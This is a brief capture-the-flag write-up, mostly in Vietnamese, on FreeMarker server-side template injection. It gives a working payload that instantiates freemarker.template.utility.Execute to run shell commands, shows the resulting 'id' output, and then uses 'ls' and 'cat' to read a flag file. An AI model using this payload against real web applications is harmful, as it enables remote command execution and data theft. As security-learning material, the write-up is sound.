


Giao diện trang web cho phép nhập vào input như hình trên.

The details confirm it does what you might expect - takes input and executes it:

public class **Execute**
implements TemplateMethodModel


Given FreeMarker the ability to execute external commands. Will fork a process, and inline anything that process sends to stdout in the template.

Using it is as easy as:


```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id") }

uid=119(tomcat7) gid=127(tomcat7) groups=127(tomcat7)
```

This payload will come in useful later.

Sau khi tìm hiểu về kiểu lỗ hổng này và cách exploit nó. Ta có thể dùng một trong các cách là FreeMarker như hình trên. Ta sẽ dùng với câu lệnh thích hợp trong phần ex()



Dùng lệnh ex('ls'). Được kết quả như hình trên. Thấy file tên là SECRET_FLAG.txt



Dùng cat để xem file đó và nhận được flag của challenge.